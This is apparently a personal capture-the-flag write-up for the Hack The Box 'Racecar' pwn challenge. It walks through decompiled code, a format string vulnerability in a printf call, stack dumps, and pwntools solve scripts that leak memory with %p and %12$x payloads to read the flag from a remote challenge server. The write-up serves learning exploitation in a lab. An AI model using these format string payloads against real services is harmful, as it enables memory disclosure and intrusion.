Racecar

Decompile: read_int - (racecar)

```
/* WARNING: Function: __x86.get_pc_thunk.bx replaced with injection: get_pc_thunk_bx */

void read_int(void)

{
  int in_GS_OFFSET;
  char local_30 [32];
  int local_10;

  local_10 = *(int *)(in_GS_OFFSET + 0x14);
  read(0,local_30,0x1f);
  atoi(local_30);
  if (local_10 != *(int *)(in_GS_OFFSET + 0x14)) {
    __stack_chk_fail_local();
  }
  return;
}
```

There's no buffer overflow, there is a canary in most functions.

It looks like we just need the right input to get to the win part of the code.

We need select-car == 1 and for race-type to be less than iVar1, so we probably want to select-car 1 and race-type 2 then ivar1 % 100 will most likely be greater than race-type % 10

```
if (((select-car == 1) && (race-type == 2)) || ((select-car == 2 && (race-type == 2)))) {
  race-type = rand();
  race-type = race-type % 10;
  iVar1 = rand();
  iVar1 = iVar1 % 100;
}
else {
  if (((select-car == 1) && (race-type == 1)) || ((select-car == 2 && (race-type == 1)))) {
    race-type = rand();
    race-type = race-type % 100;
    iVar1 = rand();
    iVar1 = iVar1 % 10;
  }
  else {
    race-type = rand();
    race-type = race-type % 100;
    iVar1 = rand();
    iVar1 = iVar1 % 100;
  }
}
local_54 = 0;
while( true ) {
  sVar2 = strlen("\n[*] Waiting for the race to finish...");
  if (sVar2 <= local_54) break;
  putchar((int)"\n[*] Waiting for the race to finish..."[local_54]);
  if ("\n[*] Waiting for the race to finish..."[local_54] == '.') {
    sleep(0);
  }
  local_54 = local_54 + 1;
}
if (((select-car == 1) && (race-type < iVar1)) || ((select-car == 2 && (iVar1 < race-type)))) {
  printf("%s\n\n[+] You won the race!! You get 100 coins!\n",&DAT_00011540);
  coins = coins + 100;
  puVar3 = &DAT_00011538;
  printf("[+] Current coins: [%d]%s\n",coins,&DAT_00011538);
  printf("\n[!] Do you have anything to say to the press after your big victory?\n> %s",
         &DAT_000119de);
  __format = (char *)malloc(0x171);
  __stream = fopen("flag.txt","r");
  if (__stream == (FILE *)0x0) {
    printf("%s[-] Could not open flag.txt. Please contact the creator.\n",&DAT_00011548,puVar3);
                    /* WARNING: Subroutine does not return */
    exit(0x69);
  }
  fgets(local_3c,0x2c,__stream);
  read(0,__format,0x170);
  puts(
      "\n\x1b[3mThe Man, the Myth, the Legend! The grand winner of the race wants the whole world
      to know this: \x1b[0m"
      );
  printf(__format);
```

The very last printf(__format); above is a format string vulnerability


This bit of code confirms


```python
#!/usr/bin/env python3

from pwn import *
from colorama import Fore
from colorama import Style

def main():
    context.arch = 'x86_64'
    io = process('./racecar')
    #io = remote('206.189.124.249',31369)

    e = ELF('./racecar')
    #print("Got.puts: " + hex(e.got['puts']))
    #print("Symbols puts: "  + hex(e.symbols['puts']))
    #input('IDA')

    #STEP 1 - Leak stack address
    io.sendlineafter('Name: ', 'Gerb')
    io.sendlineafter('Nickname: ', 'Derb')
    io.sendlineafter('>', '2')
    io.sendlineafter('>', '1')
    io.sendlineafter('>', '2')
    payload = "%p %p %p %p %p %p %p %p %p"
    io.sendlineafter('>', payload)

    junk = io.recvline()
    junk = io.recvline()
    stack = io.recvline()
    print(stack)
```

```
flerb@ubuntu:~/HTB/Racecar$ ./solve.py
[+] Starting local process './racecar': pid 2103
[*] '/home/flerb/HTB/Racecar/racecar'
    Arch:     i386-32-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
./solve.py:18: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  io.sendlineafter('Name: ', 'Gerb')
/home/flerb/.local/lib/python3.8/site-packages/pwnlib/tubes/tube.py:822: BytesWarning: Text is not bytes; assuming ASCII, n
guarantees. See https://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
./solve.py:19: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  io.sendlineafter('Nickname: ', 'Derb')
./solve.py:20: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  io.sendlineafter('>', '2')
./solve.py:21: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  io.sendlineafter('>', '1')
./solve.py:22: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  io.sendlineafter('>', '2')
./solve.py:24: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  io.sendlineafter('>', payload)
[*] Process './racecar' stopped with exit code 0 (pid 2103)
b'0x578a8200 0x170 0x56646d85 0x9 0x60 0x26 0x1 0x2 0x5664796c\n'
flerb@ubuntu:~/HTB/Racecar$
```

To get a bit more time to debug, patch the argument sent to alarm() in the binary:

```
00010bd6 e8 55 fb        CALL        <EXTERNAL>::setvbuf
         ff ff
00010bdb 83 c4 10        ADD         ESP,0x10
00010bde 83 ec 0c        SUB         ESP,0xc
00010be1 6a 7f           PUSH        0x7f
00010be3 e8 c8 fa        CALL        <EXTERNAL>::alarm
         ff ff
00010be8 83 c4 10        ADD         ESP,0x10
00010beb 90              NOP
00010bec 8b 45 f4        MOV         EAX,dword ptr [EBP + local_10]
00010bef 65 33 05        XOR         EAX,dword ptr GS:[0x14]
         14 00 00 00
```





```
Stack view
FFBFBE78  FFBFBEE8  [stack]:FFBFBEE8
FFBFBE7C  565A3FF9  car_menu+368
FFBFBE80  568CD200  [heap]:568CD200
FFBFBE84  568CD200  [heap]:568CD200
FFBFBE88  00000170
FFBFBE8C  565A3D85  car_menu+F4
FFBFBE90  00000008
FFBFBE94  00000058
FFBFBE98  00000026
FFBFBE9C  00000001
FFBFBEA0  00000002
FFBFBEA4  565A496C  .rodata:aWaitingForTheR
FFBFBEA8  568CD200  [heap]:568CD200
FFBFBEAC  568CD380  [heap]:568CD380
FFBFBEB0  67616C46
FFBFBEB4  6E6F6320
FFBFBEB8  746E6574
FFBFBEBC  F2000A73
FFBFBEC0  565A4D58  .rodata:a1CarInfo2CarSe
FFBFBEC4  565A6F8C  .got:_GLOBAL_OFFSET_TABLE_
FFBFBEC8  FFBFBEE8  [stack]:FFBFBEE8
FFBFBECC  565A438D  menu+3B
FFBFBED0  565A4540  .rodata:a132m
FFBFBED4  568CD1A0  [heap]:568CD1A0
FFBFBED8  00000002
FFBFBEDC  F2D7F800
FFBFBEE0  F7F563FC  libc_2.31.so:__ctype_b+8
FFBFBEE4  565A6F8C  .got:_GLOBAL_OFFSET_TABLE_
FFBFBEE8  FFBFBF08  [stack]:FFBFBF08
FFBFBEEC  565A4441  main+60
FFBFBEF0  00000001
FFBFBEF4  FFBFBFB4  [stack]:FFBFBFB4
FFBFBEF8  FFBFBFBC  [stack]:FFBFBFBC
FFBFBEFC  F2D7F800
FFBFBF00  FFBFBF20  [stack]:FFBFBF20
FFBFBF04  00000000
FFBFBF08  00000000
FFBFBF0C  F7D89EE5  libc_2.31.so:__libc_start_main+F5
FFBFBF10  F7F56000  libc_2.31.so:F7F56000
FFBFBF14  F7F56000  libc_2.31.so:F7F56000
FFBFBF18  00000000
FFBFBF1C  F7D89EE5  libc_2.31.so:__libc_start_main+F5
FFBFBF20  00000001
FFBFBF24  FFBFBFB4  [stack]:FFBFBFB4
FFBFBF28  FFBFBFBC  [stack]:FFBFBFBC
FFBFBF2C  FFBFBF44  [stack]:FFBFBF44
FFBFBF30  F7F56000  libc_2.31.so:F7F56000
FFBFBF34  F7FA6000  ld_2.31.so:F7FA6000
FFBFBF38  FFBFBF98  [stack]:FFBFBF98
FFBFBF3C  00000000
FFBFBF40  F7FA6990  ld_2.31.so:_r_debug+20
FFBFBF44  00000000
FFBFBF48  F7F56000  libc_2.31.so:F7F56000
UNKNOWN 00000000FFBFBE78: [stack]:FFBFBE78 (Synchronized with ESP)
```

```
b'0x568cd200 0x170 0x565a3d85 0x8 0x58 0x26 0x1 0x2 0x565a496c 0x568cd200 0x568cd380 0x67616c46 0x6e6f6320 0x746e6574 0xf2000
a73 0x565a4d58 0x565a6f8c 0xffbfbee8 0x565a438d 0x565a4540 0x568cd1a0 0x2 0xf2d7f800 0xf7f563fc 0x565a6f8c 0xffbfbf08 0x565a4
441 0x1 0xffbfbfb4 0xffbfbfbc 0xf2d7f800 0xffbfbf20 (nil) (nil) 0xf7d89ee5 0xf7f56000 0xf7f56000 (nil) 0xf7d89ee5 0x1 0xffbfb
fb4 0xffbfbfbc 0xffbfbf44 0xf7f56000 0xf7fa6000 0xffbfbf98 (nil) 0xf7fa6990 (nil) 0xf7f56000 0xf7f56000 (nil) 0x1b822adc 0xd5
c12ccc (nil) (nil) (nil) (nil) (nil) (nil) (nil) 0xf7f8b19d 0x565a6f8c\n'
[*] Stopped process './patched-racecar' (pid 2380)
```

Global offset table is the 17th value on the stack.

After winning the flag looks like it's read and the address of the flag's contents should be retrievable in eax and pushed onto the stack at [ebp+var_3C]

```
loc_565A3F08:
sub     esp, 8
lea     eax, (a132m - 565A6F8Ch)[ebx] ; "\x1B[1;32m"
push    eax
lea     eax, (aSYouWonTheRace - 565A6F8Ch)[ebx] ; "%s\n\n[+] You won the race!! You get 10"...
push    eax
call    _printf
add     esp, 10h
mov     eax, (coins - 565A6F8Ch)[ebx]
add     eax, 64h ; 'd'
mov     (coins - 565A6F8Ch)[ebx], eax
mov     eax, (coins - 565A6F8Ch)[ebx]
sub     esp, 4
lea     edx, (a136m - 565A6F8Ch)[ebx] ; "\x1B[1;36m"
push    edx
push    eax
lea     eax, (aCurrentCoinsDS - 565A6F8Ch)[ebx] ; "[+] Current coins: [%d]%s\n"
push    eax
call    _printf
add     esp, 10h
sub     esp, 8
lea     eax, (a0m - 565A6F8Ch)[ebx] ; "\x1B[0m"
push    eax
lea     eax, (aDoYouHaveAnyth - 565A6F8Ch)[ebx] ; "\n[!] Do you have anything to say to th"...
push    eax
call    _printf
add     esp, 10h
sub     esp, 0Ch
push    171h
call    _malloc
add     esp, 10h
mov     [ebp+var_40], eax
sub     esp, 8
lea     eax, (aR - 565A6F8Ch)[ebx] ; "r"
push    eax
lea     eax, (aFlagTxt - 565A6F8Ch)[ebx] ; "flag.txt"
push    eax
call    _fopen
add     esp, 10h
mov     [ebp+var_3C], eax
cmp     [ebp+var_3C], 0
jnz     short loc_565A3FC1
```

The contents of the flag look like they're read right onto the stack
0x67 g
0x61 a
0x6c l
0x46 F


```
b'0x567fb200 0x170 0x56623d85 0x8 0xd 0x26 0x1 0x2 0x5662496c 0x567fb200 0x567fb380 0x67616c46 0x6e6f6320 0x746e6574 0x5a000a73 0x56624d58 0x56626f8c 0xffadcfd8 0x5662438d 0x56624540 0x567f
b1a0 0x2 0x5a832000 0xf7f483fc 0x56626f8c 0xffadcff8 0x56624441 0x1 0xffadd0a4 0xffadd0ac 0x5a832000 0xffadd010 (nil) (nil) 0xf7d7bee5 0xf7f48000 0xf7f48000 (nil) 0xf7d7bee5 0x1 0xffadd0a4
0xffadd0ac 0xffadd034 0xf7f48000 0xf7f98000 0xffadd088 (nil) 0xf7f98990 (nil) 0xf7f48000 0xf7f48000 (nil) 0xaddf8f5e 0x5902e94e (nil) (nil) (nil) (nil) (nil) (nil) (nil) 0xf7f7d19d 0x56626f
8c\n'
[*] Stopped process './patched-racecar' (pid 1905)
fterb@ubuntu:~/HTB/Racecar$ cat flag.txt
Flag contents
fterb@ubuntu:~/HTB/Racecar$
```

Since the 12th object on the stack is the contents of the flag.txt, can start dumping the stack from the 12th parameter with %12$x and carry on dumping memory until the end of the flag contents.
The "".join() reverses the strings 2 hex values at a time and b".fromhex() prints the hex out as ascii.

```python
#!/usr/bin/env python3

from pwn import *
from colorama import Fore
from colorama import Style

def main():
    context.arch = 'x86_64'
    #io = process('./patched-racecar')
    io = remote('46.101.14.236',31569)

    e = ELF('./patched-racecar')
    #input('IDA')

    #STEP 1 - Leak stack address
    io.sendlineafter('Name: ', 'Gerb')
    io.sendlineafter('Nickname: ', 'Derb')
    io.sendlineafter('>', '2')
    io.sendlineafter('>', '1')
    io.sendlineafter('>', '2')
    payload = "%12$x %13$x %14$x %15$x %16$x %17$x %18$x %19$x %20$x %21$x %22$x %23$x %24$x"
    io.sendlineafter('>', payload)

    junk = io.recvline()
    junk = io.recvline()
    stack = io.recvline()
    print(stack)
    chunks = stack.decode('utf-8')
    chunks = chunks.split()
    final = ""
    for chunk in chunks:
        cheese = "".join(reversed([chunk[i:i+2] for i in range(0, len(chunk), 2)]))
        print(b''.fromhex(cheese))

if __name__ == '__main__':
    main()
```

It's messy but vim can straighten it out pretty easily.

```
flerb@ubuntu:~/HTB/Racecar$ ./solve.py
[+] Starting local process './patched-racecar': pid 2843
[*] '/home/flerb/HTB/Racecar/patched-racecar'
    Arch:     i386-32-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
IDA
./solve.py:19: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  io.sendlineafter('Name: ', 'Gerb')
/home/flerb/.local/lib/python3.8/site-packages/pwnlib/tubes/tube.py:822: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
./solve.py:20: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  io.sendlineafter('Nickname: ', 'Derb')
./solve.py:21: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  io.sendlineafter('>', '2')
./solve.py:22: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  io.sendlineafter('>', '1')
./solve.py:23: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  io.sendlineafter('>', '2')
./solve.py:25: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  io.sendlineafter('>', payload)
[*] Process './patched-racecar' stopped with exit code 0 (pid 2843)
b'67616c46 6e6f6320 746e6574 26000a73 565bff8c ffd24398 565bd38d 565bd540\n'
b'Flag'
b' con'
b'tent'
b's\n\x00&'
b'\x8c\xff[V'
b'\x98C\xd2\xff'
b'\x8d\xd3[V'
b'@\xd5[V'
flerb@ubuntu:~/HTB/Racecar$
```


racecar has been Pwned!
Congratulations flerb, best of luck in capturing flags ahead!
#901
CHALLENGE RANK
21 Oct 2021
PWN DATE
20
POINTS EARNED
OK
SHARE